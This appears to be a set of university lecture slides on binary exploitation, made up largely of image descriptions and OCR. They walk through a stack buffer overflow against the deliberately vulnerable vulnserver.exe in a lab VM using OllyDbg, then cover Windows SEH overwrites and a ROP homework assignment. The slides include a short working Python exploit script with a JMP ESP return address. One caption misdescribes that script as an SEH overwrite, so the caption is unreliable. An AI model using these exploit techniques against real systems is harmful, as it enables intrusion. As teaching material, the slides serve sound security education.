
root@kali: ~

File Edit View Search Terminal Help

```
root@kali: # 
root@kali: ~#
root@kali: # vi buff2.py
root@kali: ~#
root@kali: # python buff2.py
root@kali: ~#
```

8:06 AM
10/20/2018 Right Ctrl

Black Box Exploitation Example




Black Box Exploitation Example

The image shows a dual-monitor setup for black box exploitation. On the left monitor, a window titled "windows 7 [Running] - Oracle VM VirtualBox" displays OllyDbg. The CPU register pane shows assembly code from the main thread of ntdll.dll. A search dialog box in OllyDbg is open, displaying the instruction "JMP ESP". The Registers pane shows various CPU registers. The Dump pane at the bottom shows memory dump data. The status bar at the bottom of the OllyDbg window indicates a single step event at address 77BD0014, with instructions to use Shift+F7/F8/F9 to pass exception to program. On the right monitor, a window titled "Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox" shows a terminal window with root privileges. The terminal command history includes:

```
root@kali:~# 
root@kali:~# 
root@kali:~# vi buff2.py
root@kali:~# python buff2.py
root@kali:~# 
```

The Kali Linux desktop environment is visible in the background, showing icons for various applications like a browser, file manager, and terminal.

Black Box Exploitation Example



The screenshot shows a terminal window on a Kali Linux system. The user has run 'vi buff2.py' and 'python buff2.py'. The terminal output shows the command being run and the resulting exploit payload.

```
root@kali:~# 
root@kali:~# vi buff2.py
root@kali:~# python buff2.py
root@kali:~#
```

Black Box Exploitation Example

The image shows a dual-monitor setup for black box exploitation. On the left monitor, a Windows 7 desktop environment is running in Oracle VM VirtualBox. Inside the virtual machine, OllyDbg is open, showing the assembly code of the ntdll module. A context menu is open over the assembly window, with the 'Found commands' option selected. The menu includes options like 'Follow in Disassembler', 'Toggle breakpoint' (F2), 'Conditional breakpoint' (Shift+F2), 'Conditional log breakpoint' (Shift+F4), 'Set breakpoint on every command', 'Set log breakpoint on every command', 'Remove all breakpoints', 'Copy to clipboard', and 'Appearance'. On the right monitor, a Kali Linux desktop environment is running in Oracle VM VirtualBox. A terminal window is open, showing the root shell prompt. The user has run several commands: 'vi buff2.py', 'python buff2.py', and 'cat'. The terminal window title is 'root@kali: ~'.

Activities

windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OllyDbg - vulnserver.exe

File View Debug Plugins Options Window Help

CPU - main thread, module ntdll

Address Disassembly Comment

R Found commands

Address Disassembly Comment

Follow in Disassembler Enter

Toggle breakpoint F2

Conditional breakpoint Shift+F2

Conditional log breakpoint Shift+F4

Set breakpoint on every command

Set log breakpoint on every command

Remove all breakpoints

Copy to clipboard

Appearance

Address Hex dump

Single step event at ntdll.77BD0194 - use Shift+F7/F8/F9 to pass exception to program Paused

8:06 AM 10/20/2018

Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Appl... Places Terminal Sat 11:06

root@kali: ~

File Edit View Search Terminal Help

root@kali: #

root@kali: #

root@kali: # vi buff2.py

root@kali: #

root@kali: # python buff2.py

root@kali: #

Right Ctrl


Black Box Exploitation Example

The image shows a dual-monitor setup for black box exploitation. On the left monitor, a Windows 7 desktop is running an Oracle VM VirtualBox instance. Inside the virtual machine, OllyDbg is open, showing the CPU register pane with values L E M T W H C / K B R ... S and the Registers pane. A breakpoints window is visible, listing several breakpoints, including one at address 77BD0000. The assembly pane shows instructions like PUSH EBP, MOV ECX, and JMP ESP. Below the assembly pane is a dump window showing memory dump data. A status bar at the bottom indicates a single step event at ntdll.77BD0194.

On the right monitor, a Kali Linux desktop is running an Oracle VM VirtualBox instance. The terminal window shows the root shell:

```
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~# python buff2.py  
root@kali:~#
```

Black Box Exploitation Example




```
File Machine View Input Devices Help
Appl... Places Terminal Sat 11:08
buff4.py (~) - VIM
File Edit View Search Terminal Help
root@kali:~# !/usr/bin/python
import socket
import os
import sys
host="192.168.56.101"
port=9999
# 77BED1B3      FFE4      JMP ESP
buffer = "TRUN /.:/ " + "A" * 2003 + "\xb3\xd1\xbe\x77" + "C" * (5060 - 2003 - 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
"buff4.py" 18L, 325C
```

The terminal window on the Kali Linux host shows the exploit script being developed. The script uses the TRUN command to overflow the buffer, followed by a sequence of A's, the exploit payload (containing a JMP ESP instruction at address 77BED1B3), and a padding section consisting of C's. The exploit is designed to overwrite the SEH chain in memory.

Black Box Exploitation Example



Black Box Exploitation Example

The image shows a dual-monitor setup for black box exploitation. On the left monitor, a Windows 7 desktop environment is running Oracle VM VirtualBox. Inside the virtual machine, OllyDbg is open, showing assembly code and registers for a process named 'vulnserver.exe'. A breakpoint has been set at address 77BED1B3, which corresponds to the instruction CMP EBX,ERX. The registers pane shows various CPU register values, including EIP pointing to the breakpoint. Below the assembly window is a hex dump of memory starting at address 00403000. On the right monitor, a Kali Linux desktop environment is running Oracle VM VirtualBox. A terminal window titled 'root@kali: ~' is open, showing the command 'python buff4.py' being run. The terminal output indicates success, with the message 'Last Err: ERROR_SUCCESS (00000000)'.

Activities

Sat 20:39 •

windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OllyDbg - vulnserver.exe - [CPU - thread 0000D55C, module ntdll]

C File View Debug Plugins Options Window Help

Registers (FPU)

EAX 023DF200 ASCII "TRUN /.:/AAAAA.....

EBX 00000000

EDX 00000000

EBX 00000000

ES 023DF9E0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCC

EBP 01404140

ESP 00403000

EDI 00000000

EIP 77BED1B3 ntdll.77BED1B3

C 0 ES 002B 32bit 0(FFFFFFF)

P 1 FS 0023 32bit 0(FFFFFFF)

R 0 SS 002B 32bit 0(FFFFFFF)

S 2 DS 002B 32bit 0(FFFFFFF)

T 3 FS 0053 32bit 7EFDA000(FFF)

I 0 GS 002B 32bit 0(FFFFFFF)

D 0 Last Err: ERROR_SUCCESS (00000000)

EFL 00000024 (NO, NB, E, BE, NS, PE, GE, LE)

ST0 empty 0.0

ST1 empty 0.0

ST2 empty 0.0

ST3 empty 0.0

ST4 empty 0.0

ST5 empty 0.0

ST6 empty 0.0

ST7 empty 0.0

Address Hex dump

00403000 FF FF FF FF 00 40 00 00 F0 2E 40 00 00 00 00 00

00403010 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403020 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403030 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403040 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403050 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403060 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403070 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403080 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403090 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

004030A0 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

004030B0 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

004030C0 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

004030D0 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

004030E0 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

004030F0 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403100 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403110 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403120 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403130 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403140 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403150 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403160 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403170 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403180 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

00403190 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

004031A0 FF FF FF FF 00 00 00 00 F0 FF FF 00 00 00 00 00 00

Breakpoint at ntdll.77BED1B3

Paused

8:09 AM
10/20/2018

File Machine View Input Devices Help

Appl... Places Terminal Sat 11:09

root@kali: ~

File Edit View Search Terminal Help

root@kali: #

root@kali: #

root@kali: ~# python buff4.py

root@kali: ~#

Right Ctrl

Right Ctrl

Jumping to Shellcode : Windows SEH

- Exception Registration Record.

```
typedef struct _EXCEPTION_REGISTRATION_RECORD {
    struct _EXCEPTION_REGISTRATION_RECORD *Next;
    PEXCEPTION_ROUTINE Handler;
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```

- Pointer to exception handler function.


```
EXCEPTION_DISPOSITION
__cdecl _except_handler(
    struct _EXCEPTION_RECORD *ExceptionRecord,
    void * EstablisherFrame,
    struct _CONTEXT *ContextRecord,
    void * DispatcherContext
);
```

Jumping to Shellcode : Windows SEH

- Exception Record.

```
typedef struct _EXCEPTION_RECORD {
    DWORD ExceptionCode;
    DWORD ExceptionFlags;
    struct _EXCEPTION_RECORD *ExceptionRecord;
    PVOID ExceptionAddress;
    DWORD NumberParameters;
    DWORD ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD;
```

Jumping to Shellcode : Windows SEH



Jumping to Shellcode : Windows SEH

SEH Exploit Buffer			
junk	Jmp (Next SEH)	pop+pop+ret (SEH)	shellcode
Offset to Next SEH/SEH overwrite	Overwrite next SEH with short jump to hop over SEH and into shellcode	Overwrite SEH with pop+pop+ret to force execution to next SEH	

Summary

- Basic binary exploitation model.
 - Buffer overflow.
- Bypassing ASLR.
- Other stack attacks.
 - Format string vulnerabilities.
 - Integer overflows.
- Heap overflows.
- Hardware side channels.
 - Effective due to lower frequency of hardware updates.

HOMEWORK 2

- Download and install ROP gadget. This may require you to also install capstone.
- Turn off ASLR for your Linux kernel.
- Fill in your roll number(s) in the C code.
- Compile the C code given with the following options:
 - `gcc -m32 -O0 -fno-stack-protector --static hw_rop.c -o hw_rop.`
 - This will create a 32 bit executable with statically linked libraries.
- Execute ROP gadget on `hw_rop` using the following command:
 - `python ROPgadget.py --binary hw_rop.`
 - Have a look at `--help` in `ROPgadget.py` for many more interesting options.
- Pick your gadgets, stitch them together on the stack, so that `10!` is printed on the screen.
 - One way is to fill the result in the `glb` global variable, which gets printed in `main`.

HOMEWORK 2

- Implement NOPs in ROP and verify that they indeed work. (1 mark)
 - What does the stack containing 10 NOPs look like.
- The most favorite gadget looks like pop X; ret. This gadget lets you easily fill registers without any restrictions. List all such gadgets (or achieve the same result) that ROPgadget can find. (1 mark)
 - The more number of registers that you can manipulate this way, the easier it would be build your payload.
- Implement a multiplication gadget that multiplies two integers (imul instruction). The integers could be present in either memory or registers. Describe the gadget that you used here. (2 marks)
- Use the above multiplicaion gadget that you found to compute 10!. Use glb and find a gadget that will display the factorial of 10. Describe the gadgets that you had used to display. (2 marks)
- Describe your complete stack that computes 10!. (4 marks) Safe Exit !! (bonus 1 mark)
- You are done!! Submit the document and the payload through IS.

That's for ALL